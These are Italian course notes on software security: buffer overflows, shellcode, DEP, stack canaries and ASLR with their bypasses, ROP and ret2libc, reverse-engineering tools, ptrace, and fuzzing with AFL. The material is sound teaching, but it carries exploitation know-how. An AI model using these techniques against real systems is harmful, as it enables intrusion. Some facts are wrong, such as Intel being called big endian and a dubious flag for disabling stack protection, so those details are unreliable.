
Come vediamo nella seconda figura l'indirizzo 0x56556268 viene salvato nello stack e si chiamerà la funzione func. Una volta ritornata dalla funzione si pulirà lo stack con le operazioni dopo la call (add e sub).



Come possiamo vedere dalla figura 3, il buffer della funzione func cresce in modo inverso rispetto allo stack e questo è un possibile exploit come vedremo dopo.


Nel FRAME si salvano informazioni sulla base e informazioni per ricostruire lo stack una volta che si ritorna alla funzione chiamante.

Exploit – Buffer Overflow



il programma python mostrato in figura funziona per un processore Intel che ha la rappresentazione dei Byte in modalità Big endian, quindi per un processore che divide il byte e lo inserisce da destra a sinistra. (possiamo notare che il 42 “x2a” viene inserito alla fine). Ci sono Tool come p32 e p64 che ci aiutano, sapendo l’architettura, a scrivere il numero che vogliamo.

Con il buffer overflow si possono tentare tanti attacchi, come forzare il valore di una variabile, alterare il comportamento del programma o anche bypassare un controllo (es. un controllo sulla licenza).



Il codice più facile è exit0 per far crashare il programma, ma come vediamo in figura è possibile anche eseguire attacchi più seri, sovrascrivendo l’indirizzo normale alla funzione chiamante con un indirizzo a nostra scelta per poi far eseguire del codice arbitrario.

Se il programma chiamante viene eseguito con i privilegi di amministratore, anche il codice malevole exploitando il buffer overflow verrà eseguito in

modalità amministratore, per questo i servizi vengono eseguiti su un utente e non sulla root.

Lo **shellcode** è un pezzo di codice usato come payload nell’exploitation di una vulnerabilità software. Ci sono diversi shellcode disponibili sul Web, tipo su **shell-storm**. Questi shell code hanno diversa grandezza e sono diversi in base all’architettura e al sistema operativo. Riescono a compiere più azioni (dal creare un utente al diventare root). Più spazio si ha nel buffer per scrivere azioni e più azioni si possono compiere nello stesso exploit.


Mitigations: Data Execution Prevention (DEP)

Per mitigare il buffer overflow si può usare questa soluzione. **Il programma non dovrebbe eseguire del codice da un segmento di dati.** Solo i segmenti di codice dovrebbero essere eseguibili. È bene che i segmenti non siano scrivibili ed eseguibili insieme per mitigare l’attacco di prima.

Per questo con questa tattica di mitigazione se un programma tenta di runnare del codice da un segmento di sola scrittura si avrà un segmentation fault. Quindi:

1. Data segment – Sono scrivibili e leggibili. Sono segmenti tipo: Stack, Heap, .bss, .ro (read-only), .data
2. Code Segment – Segmenti leggibili e dove ci si può fare l'append. Segmenti del tipo .text, .plt

Mitigation: Stack Canaries



aggiungo valori random. Questi valori random servono per verificare se si è tentato un attacco.

Quando si fa la return una funzione viene chiamata per fare un check sullo stato del canarino (i valori random) confrontando i valori messi all'inizio con i valori prima del return. Se questi valori non sono uguali il programma crasha lanciando un Segmentation Fault. Questo check si può fare grazie ad una libreria aggiunta in fase di

linking dal compiler.


Con questa tecnica paghiamo in performance perchè ci sono più istruzioni (durante l'init per la libreria, per generare codice random e prima del return per fare il check).

Non tanto usato perchè la maggior parte delle funzioni sono getter and setter (detto statisticamente) e quindi per operazioni veloci aggiungo overhead.

Ci sono modi di bypassare anche lo stack canaries, per esempio se si può leggere dalla memoria il valore del vero stack canaries, si potrebbe scrivere quello che si vuole fino al primo valore dello stack canaries per così bypassare il controllo.

Mitigation: Address Space Layout Randomization

Si randomizzano le locazioni in memoria quando il sistema eseguibile è caricato, così che un attaccante non può usare indirizzi fissi. (per esempio nel caso dell'exploit di prima non conoscerò l'indirizzo dello stack perché cambierà ogni volta che il programma verrà lanciato). Senza ASLR lo stack viene messo sempre alla fine. **Con ASLR si randomizzano gli indirizzi di partenza di ogni segmento, non tutta la memoria.**



randomizzo l'indirizzo di inizio di ogni segmento. Per bypassarlo un attaccante può dividere l'attacco in 2 step:

1) Conoscere l'indirizzo base del segmento

2) implementare l'attacco usando l'offset. Diventa più difficile per l'attaccante. Si potrebbe trovare l'offset dalle librerie che sono sempre le stesse, quindi vedendo quanto è grande si potrebbe trovare l'offset.

Si potrebbe usare lo stack canaries con ASLR, perché così facendo

l'attaccante non potrà andare a rubare sempre il valore dello stack canaries, così da bypassarlo perché l'indirizzo di partenza cambia ogni volta. Si dovrebbero implementare 2 exploit:


1. Che ci riveli l'offset
2. Bisognerebbe trovare dove inizia il segmento

Questi sistemi contro lo stack overflow sono attivi di default. Si possono togliere dal sistema operativo o più facilmente dal terminale inserendo: `--stack-protection=false` (Questo toglie lo stack canaries)


Return Oriented Programming (ROP)

La tecnica DEP previene l'esecuzione di codice da segmenti non-eseguibili, quindi non si possono eseguire istruzioni da segmenti di dato. Tuttavia c'è un sacco di codice in un programma e un attaccante potrebbe usare il codice già presente in esso, senza bisogno di iniettare dell'altro codice. Attacco molto più difficile dell'iniettare codice da shell-storm.

Una funzione è eseguita finché non trova un return. Un attaccante esperto potrebbe far saltare una funzione nel mezzo di un programma e far eseguire altro codice, invece di quello che il programmatore avrebbe voluto. È molto più difficile, perché l'attaccante può decidere dove saltare, ma non può controllare il flow delle istruzioni.



ROP: an example



Con il termine **Gadgets** si intende una sequenza di istruzioni utili seguite da una RET. L'idea è di non cercare randomicamente le istruzioni che servono, ma di cercare quelle molto vicino ad una return, così da mettere l'indirizzo delle istruzioni che vogliamo nello stack come in figura. Lo stack chiamerà quell'istruzione (es. addr1), poi si farà una return che tornerà allo stack e si eseguirà l'istruzione immediatamente dopo nello stack (addr2) e così si implementerà l'attacco che si

vuole. Si possono mettere gli indirizzi uno dopo l'altro, senza pulire perché è compito della funzione chiamata pulire lo stack prima di fare ritorno allo stack. Non è sempre possibile, ma ci sono dei tool, tipo ropgadget ed estensioni gdb che aiutano. La differenza dallo shell-storm è anche che il codice non viene eseguito nello stack, ma dallo stack si salta solo a parti di codice che si vuole eseguire.

Può anche capitare che si abbiano tutte le istruzioni a cui saltare, ma nello stack non ci sia abbastanza spazio per inserire tutti gli indirizzi di quelle istruzioni.

Un posto molto utile dove trovare istruzioni per ROP è libc, la libreria standard di funzioni in C. Se la libreria libc è disponibile si torna alle funzioni della libreria libc invece di usare i gadgets. Basta solo trovare l'indirizzo delle funzioni che si vogliono chiamare. **In generale ret2libc è molto più facile che costruire una catena di ROP. La tecnica ret2libc non usa l'istruzione call.** Lo stack deve essere preparato in modo appropriato per avere gli stessi dati che la call avrebbe messo.

4 – Static Analysis Tools

Reverse Engineering (RE)

"RE comprende qualsiasi attività svolta per determinare come funziona un prodotto, per apprendere le idee e la tecnologia che sono state utilizzate nello sviluppo di quel prodotto".

"Il reverse engineering è il processo di estrazione della conoscenza o di progetti di progettazione da qualsiasi cosa creata dall'uomo"

L'obiettivo del RE è di indovinare informazioni sull'architettura sorgente e il modello di business (free, condiviso o a pagamento), comprendendo la descrizione del sistema ad alto livello. Si ricostruisce il codice sorgente, identificando i componenti riutilizzabili.

Si corregge/adatta il file binario in accordo a cosa ci serve (oppure si manomette se si è un attaccante per montare degli attacchi, creare crack/patches).

Si deve comprendere il comportamento del proprietary information (PI), controllando se le protezioni software funzionano (a volte nascoste o protette).

Executable Binaries

I file eseguibili includono molte informazioni, non solo il codice da eseguire, ma anche:

1. Dati (il tipo delle variabili usate)
2. Codice
3. Informazioni aggiuntive per la gestione (simboli, memory location)

Gli **executable formats** descrivono come gli eseguibili sono strutturati:

1. Executable and Linkable Format (ELF) - Linux
2. Portable Executable (PE) – Windows

I file ELF sono formati da:

- **Program header table** – indica come creare la memory image e i segmenti. La header table ha tutte le informazioni del file ELF.
- **Symbol table** – introduce tutti i simboli di debugging (i simboli sono il nome delle funzioni, variabili e tutto ciò che ha un nome). Ha anche informazioni sulla relocation, dynamic linking...
- **dynamic linking** – informazioni per il caricamento a runtime di librerie condivise. There are several sections that are using to allow the proper functioning of the dynamic link. (RELOC, PLT, GOT). Si ha più overhead rispetto allo static linking. I link dinamici sono risolti quando ce n'è bisogno.
- Diversi tipi di sezioni – RO, W, data, code ...

Tools per leggere elf e assembly: **objdump** e **readelf**

Tool per modificare file elf: **elfutils**, **elfdiff**, **elfedit**, **elfpatch**

Objdump e readelf

Programmi fatti partire da command-line per mostrare diverse informazioni sugli oggetti dei files.

con questi 2 programmi possiamo vedere l'offset che servirà poi al SO per calcolare l'indirizzo dove mettere la variabile.

Possiamo vedere il nome delle funzioni e delle variabili (tra cui la funzione main).

Possiamo vedere le librerie di cui ha bisogno il file binario.

con l'opzione -g (debug) vediamo le informazioni che servono al debug per debuggare il programma.

.text è la sezione dove il linker mette tutto il codice (possiamo vedere attraverso Fig. dell'operazione -g) se questa sezione è scrivibile.

Possiamo vedere anche .data dove troviamo i dati. oppure readata dove ci sono le variabili di sola lettura.

.pss è dove mettiamo a 0 le variabili.

.interp è dove possiamo trovare il codice della parte dinamica del link per le shared libraries.

il disassembly che fa objdump non è precisissimo e tende ad errori quando il file binario cresce o cresce la complessità con cui è scritto

objdump	readelf	description
-p	-e	header info
-h	-S	sections' headers
-x		all headers (with the symbol table)
-t	-s	symbol table
-d		shows the assemble of the binary
-g		debug symbols
	-n	print notes
	-d	dynamic sections
-M intel att		most common assembly formats

Disassembler

"genera da un binario eseguibile un elenco in linguaggio assembly tale che un determinato assembler codificherà l'elenco in un eseguibile sintatticamente equivalente a quello originale." (si parte dal binario per poi trasformare quel codice in Assembly).

Lo scopo del disassembler è tradurre dal linguaggio macchina a istruzioni mnemoniche usando tabelle di lookup. Si traccia il control flow decifrando sequenze e parti di codice. Il disassembly non è deterministico, in quanto non siamo sicuri che il codice finale è sintatticamente equivalente al codice reale. Si applica un approccio best-effort per tradurre quanti più bytes possibili in istruzioni. istruzioni o dati sovrapposti rispetto all'indecidibilità del codice possono produrre pseudo-istruzioni che non verranno mai eseguite in fase di esecuzione

Binaries: state-of-art

I binaries hanno set di istruzioni di dimensioni variabili (Intel x86, CISC).

Se si usano set di istruzioni molto utilizzate, quasi tutti i codici sono validi.

Le istruzioni possono sovrapporsi. stessi byte eseguiti più volte possono essere interpretati ogni volta come appartenenti ad un'istruzione diversa

l'interpretazione può iniziare in luoghi diversi, per istruzioni JMP

```
0000: B8 00 03 C1 BB  mov eax, 0xBBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1          add eax, ecx
000C: EB F4          jmp $-10
000E: 03 C3          add eax, ebx
0010: C3            ret
```

```
0000: B8 00 03 C1 BB  mov eax, 0xBBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1          add eax, ecx
000C: EB F4          jmp $-10
0002: 03 C1          add eax, ecx
0004: BB B9 00 00 00  mov ebx, 0xB9
0009: 05 03 C1 EB F4  add eax, 0xF4EBC103
000E: 03 C3          add eax, ebx
0010: C3            ret
```

possono avere componenti disconnesse, blocchi che potrebbero apparire non referenziati in alcun modo oppure jump indiretti o call nel CFG senza successori. Non si può usare questo tipo di grafo per un'analisi statistica.

Radare2

È un framework estensibile. Può essere usato per l'analisi statica. Riesce ad assemblare e disassemblare una grande lista di CPUs. Può essere usato anche per l'analisi dinamica, grazie ad un debugger nativo e all'integrazione con GDB, WINDBG, QNX e FRIDA. Radare2 ha varie abilità di patching (binaries, modifica codice o dati). Ha un supporto completo per gli script (da commandline, C API, r2pipe per script in ogni linguaggio).

Rabin2

Un tool del framework radare2 che prende informazioni dal file binario (section, header, Entrypoint...)

Other command line utilities

- [Cutter](#) a GUI for managing radare2
- [r2pipe](#) utility to script radare2 commands
- [radiff2](#) a diffing utility, supports byte-level or delta diffing for binary files, and code-analysis diffing to find changes in basic code blocks obtained from the radare code analysis
- [rfind2](#) to find byte patterns in files
- [ragg2](#) compiles programs written in a simple high-level language into tiny binaries for x86, x86-64, and ARM.
- [rasm2](#) command line assembler and disassembler for multiple architectures (including Intel x86 and x86-64, MIPS, ARM, PowerPC, Java, and myriad of others).

Radare2: useful commands

i → info

- **ie** show information about the "entrypoint"
- **iz** lists the strings in data sections; **izz** lists the strings from everywhere
- **il** show information about libraries
- **is** prints the symbols

a → analyse

- **aa** analyze all; **aaa** analyse all + autaname; **aaaa** full analysis
- **af** analyse the functions; **afi** information about analysed functions; **afl** analyse function list
- **ai** analysis stats
- **agr** reference graph; **agf** function graph; **agc** function call graph
- **ax** x-ref: references to a given address

Radare2: useful commands

p → print

- **pdf** disassemble current function
- **pda** disassemble all the possible code
- **pd** primitive decompiler

f → flags

- **fs** stats

s → seek

- **s** print current address
- **s address** moves to the given address
- **sundo** seek
- **sf function**
- **sl** seek to line

V → visual mode

- VV graphical visual mode
- p/P change visual mode
- q back from visual mode
- :command executes a command in visual mode
- h/j/k/l move the screen

enable graphics

- e scr.utf8=true and e scr.utf8.curvy=true

scripting

- @@ for each operator @@f @@b
- ~ grep
- afi @@f ~name

Radare2 run options

- A analyse the binaries at startup (aa)
- AA analyse the binaries at startup (aaaa)
- d attach the debugger
- w allow binary writing

Decompiler

"uno strumento che accetta un file eseguibile come input, cerca di creare un file sorgente di alto livello che può essere compilato correttamente" (ricostruisce il file sorgente dall'eseguibile, cioè l'opposto del compiler).

La compilazione è un problema difficile, anche il miglior decompilatore di solito non è capace di ricostruire perfettamente il codice sorgente originario. (Quando e dove i decompilatori funzionano sono migliori dei disassembler). **Con i dati di debug è possibile riprodurre la variabile originale, i nomi delle strutture e anche il numero delle linee. (quindi non dimenticare di togliere i dati di debug dal tuo codice.)**

Ghidra

Suite di tool sviluppati dal Research Directorate del NSA usati per analizzare il codice malevolo e comprendere le potenziali vulnerabilità nella rete e nel sistema. Ci sono diversi tool di analisi:

- ➔ Disassembly, assembly, decompilation, graphin e scripting
- ➔ Diversi insiemi di processor instruction e formati eseguibili

Ghidra è estensibile, cioè si possono aggiungere vari componenti plug-in e script usati per esporre API.

Debuggers

Permettono di controllare l'esecuzione di un'applicazione mediante interazioni con l'ambiente di sviluppo (file system, network, system calls debugging). L'esecuzione è interrotta tramite

breakpoint/weakpoint. Tramite questa interruzione è possibile compiere varie azioni, tipo: esaminare lo stato della CPU, esaminare lo stack, scrivere valori in memoria..

Ci sono diversi tipi di breakpoints:

1. **Software breakpoints** – sovrascrivono l'istruzione dove si ferma il debugger con un segnale SIGTRAP
2. **Drawback** – invasivo e non furtivo. Cambia lo spazio di indirizzi del processo (gli attacchi potrebbero richiedere cambiamenti per lavorare anche su file non debuggabili). I watchpoint sono molto lenti.
3. **Hardware breakpoint** – dedicati ai registri (sono pochi). Molto furtivi.

Tracing

Lo scopo del tracing è capire meglio il comportamento del sistema/programma nel modo meno invadente possibile. Il tracing è un modo di raccogliere informazioni statisticamente diverso dal debugging.

some tools

- [ptrace](#), the most comprehensive one
- [SystemTap](#), observe the kernel and user-space/kernel switches
- [trace-cmd](#), non intrusive kernel observation
- [bpftrace](#), data aggregation at kernel level
- [strace](#) and [ltrace](#), user friendly for tracing system calls and calls to libraries

Ptrace

Ptrace() è una system call che permette ad un processo (**il tracer**) di osservare e controllare l'esecuzione di un altro processo (**il tracee**). Funziona anche per i thread. È possibile attaccare un solo processo alla volta e i suoi parametri sono:

- ➔ Request – il tipo dell'azione richiesta
- ➔ Pid – target process
- ➔ Addr – user-space dove scrivere e leggere dai dati
- ➔ Data buffer

Permette un controllo estensivo sulle operazioni del target:

- ➔ Scrive nella memoria del target e cambia i dati archiviati nei segmenti di dato.
- ➔ Scrive nei segmenti di codice dell'applicazione.

Ptrace potrebbe essere incluso in programmi C per tracciare le applicazioni. Le basi per maggior parte dei tool di tracing sono:

1. **Ltrace** – chiamate traccianti per funzioni di libreria. Sono basate su ptrace(), quindi funzionano mediante breakpoints sui simboli delle funzioni. Molto lento e viene usato per il debugging degli errori e non per verificare la correttezza del programma.
2. **Strace** – è una lista di system calls traccianti che vengono chiamate e sono basate su ptrace. Riportano informazioni riguardanti i segnali e sia sulle system calls che sui parametri usati per l'invocazione. Potrebbero anche tracciare i processi figli. Fanno fermare il target 2 volte: alla system call entry ed exit. Il tracciamento è lento e molto invadente, infatti non viene usato

Useful strace parameters

- e trace=filename trace filesystem related syscalls
- k stack trace at each syscall
- y print files associated with fd
- yy print network protocols associated with fd
- P print syscall accessing the path
- C prints the system call statistics
- s n allocates a buffer of n bytes to save traces
- f follows the children processes as well
- i prints the memory address of the instruction that invokes the system call

per verificare la correttezza dei programmi, ma si limita agli errori di debug. Molto buono per riportare informazioni.

Malicious use of ptrace

Un utente malintenzionato potrebbe voler exploitare le funzionalità di ptrace, per esempio iniettando del codice arbitrario dinamicamente in un processo running. **È molto importante disabilitare o vincolare ptrace in un ambiente di produzione.** Si può usare la system call `prctl()` che rende il processo non scaricabile oppure si possono usare dei moduli di sicurezza per limitare gli utenti che possono accedervi (**YAMA security module**). Bisogna disabilitare o limitare ptrace in un ambiente di produzione anche containerizzato usando dockers per confinare i processi traccianti (se tu usi ptrace allora altri non potranno usarlo) oppure con dei monitor.

SystemTap

Framework per il tracing automatico scritto in linguaggio tipo C. Supporta gli script tipo C. Traduce questi linguaggi in file C compilati nel kernel.

VM introspection (suggerimenti)

Esegue l'applicazione per tracciare/debug in un ambiente emulato. Collezione informazioni da fuori. È un metodo completamente trasparente e il meno invasivo. Indispensabile quando si analizzano i malware che però potrebbero avere dei controlli per l'anti-emulazione. Dipende fortemente del SO. Alcuni tool sono: Anubis, CWSandbox, cuckoo sandbox.

5 – Other Dynamic Analysis Approach

Fuzzing

L'idea è che input invalidi riescano a triggerare un bug, ma questo richiede molte iterazioni con un sacco di input diversi. Un fuzzers è un generatore automatico di input che usa un sacco di CPU e memoria per loggare quanti più dati possibili per ricreare lo scenario che triggera un bug. Un fuzzers lavora molto bene con un programma piccolo e con delle API molto chiare.

Fuzzing workflow

1. Studia il formato dell'input del programma, cioè vede cosa è valido e cosa no. Vede come creare una sequenza valida, non necessariamente che abbia un significato (può essere anche random).
2. Fuzz alcuni dati – in accordo con dei criteri/decisioni/algoritmi/modelli e in accordo ai tool del programma
3. Manda i dati all'applicazione
4. Guarda per "qualcosa di strano" nell'esecuzione (crashes, errori, risposte invalide)
5. Se si riscontra un errore lo individua, investiga per le possibili cause e spiega il perché si è verificato. Riporta il tutto così che qualcuno possa fixarlo
6. Ripete

Con il fuzzing si possono fare varie cose:

1. **Identificare i bugs** – i più frequenti trovano un crash, un errore relativo alla memoria, race condition, hangs
2. **Regression testing** – confronto con una copia funzionante

3. Rendere il fuzzers interattivo con dei tool di analisi così da aumentare i risultati dell'analisi. I tool esterni possono essere (debuggers, memory profiling)

Efficacia

Idealmente il fuzzing manda abbastanza input per verificare tutti gli stati dell'applicazione, ma il problema è che è estremamente complesso e definitivamente irrealizzabile, perché le risorse computazionali sono limitate e il numero di input da provare cresce esponenzialmente. La soluzione è l'approssimazione. Per esempio con il **code coverage** si verifica se una linea sorgente è eseguita o no. È molto più facile da misurare e supportata più o meno da tutti i tool.

Cosa si può fuzzare

- ➔ **Files** – sia file testuali (JSON, HTML, file di configurazione..) che file binari (file di immagini e video, multimedia)
- ➔ **Traffico rete** – il fuzzer può giocare il ruolo del client o del server e testare protocolli semplici (TCP, IP,UDP) o più complessi (http, QUIC)
- ➔ **Input generici** – stringhe, integer,..
- ➔ Se ti serve altro si può scrivere il proprio fuzzer per testare altri dati

Ci sono diversi approcci al fuzzing che dipendono da:

1. Le conoscenze del programma da fuzzare:
 - a. **White-box** – conoscenza completa di ciò che si vuole fuzzare
 - b. **Black-box** – nessuna conoscenza
 - c. **Grey-box** – conoscenza parziale, per esempio nessuna struttura dati, ma alcuni dati di analisi statiche
2. Dagli input generati:
 - a. **generation-based** – generano gli input da 0 randomicamente
 - b. **Mutational** – hanno bisogno di esempi di input validi per lavorare su essi
 - c. **Model-based** – rappresentazione formale degli input e si generano nuovi input dal modello
3. Dalla complessità delle trasformazioni:
 - a. **Dumb** – esegue trasformazioni sugli input generiche
 - b. **Smart** - Usando l'astrazione e altri output dai tool di analisi genera nuovi input validi

Modi di fuzzare gli input

1. **Generation-based fuzzer** – genera gli input da 0, per esempio il random fuzzing genera dati randomici. Facile da configurare, non dipende dall'esistenza o dalla qualità di un corpo di seed di input. Bassa copertura. Può trovare bug nascosti o stressare un programma scritto male
2. **Mutational fuzzing** – parte da input validi (seed) e li muta per generarne altri nuovi. Molto intelligente e facile da configurare. Può raggiungere una buona copertura (la qualità dei seed influisce sulla copertura). Probabilmente l'approccio più usato.
3. **Model-based, grammar-based o protocol-based** – deve essere fornito esplicitamente un modello (che potrebbe non essere disponibile quando il software è proprietario). Difficile da configurare, perché bisogna settare troppe cose, ma ha una copertura eccellente.

Vantaggi Fuzzing

Il fuzzing permette di individuare bugs e migliora i test di sicurezza. È usato per gli attacchi dagli hacker che cercano dei crash, memory leak, eccezioni non gestite, ecc.

Svantaggi Fuzzing

Potrebbe non essere in grado di dare abbastanza informazioni per descrivere i bugs. Richiede risorse e tempi significativi. non funziona nel rilevamento di comportamenti indesiderati, ad esempio, minacce alla sicurezza che non causano arresti anomali del programma (malware come virus, worm, Trojan), ma può identificare minacce e errori “facili”. È difficile trovare dei confini quando si usa un approccio non white-box.

American Fuzzy Lop (AFL)

Strumento usato a compile-time. Usa algoritmi genetici per triggerare inputs che aumentano la copertura del codice (bit flips, addizioni/sottrazioni di interi ai bytes, inserzione di bytes). Si ha una parziale conoscenza (grey-box). Si può connettere ad altri tools per fare un fuzzing estensivo (brute-force). L'approccio è di generare files di fuzzing e fornirli come input all'applicazione (dumb, grey-box, mutational.)

AFL: logs

- *logs/fuzzer_stats*: some statistics
 - *cycles_done*: number of full mutation cycles
 - *execs_done*: number of executions
 - *paths_total*: number of paths
 - *paths_found*: number of executed paths
 - *unique_crashes*: crashes with different paths
 - *unique_hangs*: timeouts with different paths
 - *logs/crashes*: fuzzed files producing crashes
 - *logs/hangs*: fuzzed files producing timeouts
 - *logs/queue*: fuzzed files for distinctive paths
3. Quando la copertura è abbastanza grande

AFL: some commands


- build an application to be fuzzed with AFL
 - *afl-gcc <GCC parameters>*
 - set AFL_CC to force the compiler
- fuzz a previously instrumented application
 - *afl-fuzz -i dir -o logs cmd*
 - *dir* = directory containing the seeds
 - *logs* = directory for writing the logs
 - *cmd* = command to run the application
- advanced crash analysis
 - *afl-fuzz -C*
 - using some files stimulating one type of crash
 - AFL will generate file related to only one type of crash
 - comparing them can ease the bug fixing
- output: generated files and reports stored in <logs>

Idealmente l'AFL dovrebbe finire dopo aver provato tutti i casi, il che potrebbe avvenire ma non prima della morte entropica dell'universo. Non si può dare una regola generale ma ci sono diversi criteri:

1. Si aspetta almeno per tutto un ciclo di mutazioni
2. Si aspetta finchè non sono trovati più bug e paths

Si usano dei plot per monitorare il lavoro di AFL, utile per scoprire se abbiamo raggiunto la “stabilità” (la copertura cresce lentamente).

AFL: corpus minimization

- corpus = set of the initial files (i.e., the seed)
 - corpus minimization = remove unneeded files
 - the ones that are useless
 - as they do not increase coverage
 - thus, they only slow down the fuzzing
 - to minimize the corpus
 1. build: with afl-gcc as usual
 2. minimize: `afl-cmin -i dir -o min cmd`
 - `dir` = directory with the corpus
 - `min` = directory with minimized corpus
 - `cmd` as before
 - a good working approach
 - fuzz, then
 - minimize corpus, then
 - fuzz-again
- AFL is single threaded
 - launch separate AFL instances does not work
 - easy, but too dumb
 - no synchronization = a lot of identical test cases
 - use AFL in parallel mode
 - tricky, but synchronized
 - multiple `nohup afl-fuzz` copies, but you can control the generation with flags
 - `-M <id>`: deterministic mutations
 - `-S <id>`: random mutations
 - check with `afl-whatsup <logs>`
 - use `kill` or `killall` to stop the fuzzing
 - shellphish Python scripts help automating parallelization
 - ...and integration with driller 
- AFL è ottimizzato per compattare files binari. AFL è lento nel leggere con file testuali e verbosi, ma si può usare un dizionario per aiutarlo (liste di coppie chiave-valore)

GCOV: copertura per il compilatore gcc

Molto utile per verificare quanto sono buoni i miei test e per il profiling dell'applicazione. GCOV permette di eseguire la copertura delle linee, copertura dei branch e la copertura dei blocchi base.

Workflow

1. Si esegue con il flag `–coverage` (un file `.gcno` è generato)
2. Si lancia l'applicazione (un file `.gcda` è generato). I lanci sono cumulativi e per resettare il tutto bisogna cancellare il file `.gcda`
3. Si lancia il comando `“gcov <file.c>”` e il `<file.c>` viene generato. (se si volesse il branch coverage bisognerebbe utilizzare il flag `-b`)

LCOV

LCOV esporta il report sulla copertura di GCOV come una pagina HTML

Workflow

1. Compile & launch
2. `lcov -c -o file -d dir -> file=report file e dir= cartella con i file di copertura`
3. `Genhtml -o report file -> report=cartella con il report HTML`

Molto utile quando il progetto è grande, perché è più facile navigarci

Fuzzing usato per attacchi

Il fuzzing è usato anche per implementare attacchi, tipo:

1. Usato per generare input che fanno crashare i programmi. Usati in attacchi DoS per prevenire l'uso di servizi
2. Diversi zero-days exploits trovati in questo modo

Purtroppo, non si possono prevenire gli attacchi di fuzzing (si è tentato di fare un anti-fuzzing ma senza riuscirci). Però possono venire mitigati in altri modi:

- ➔ Firewall – limita la banda
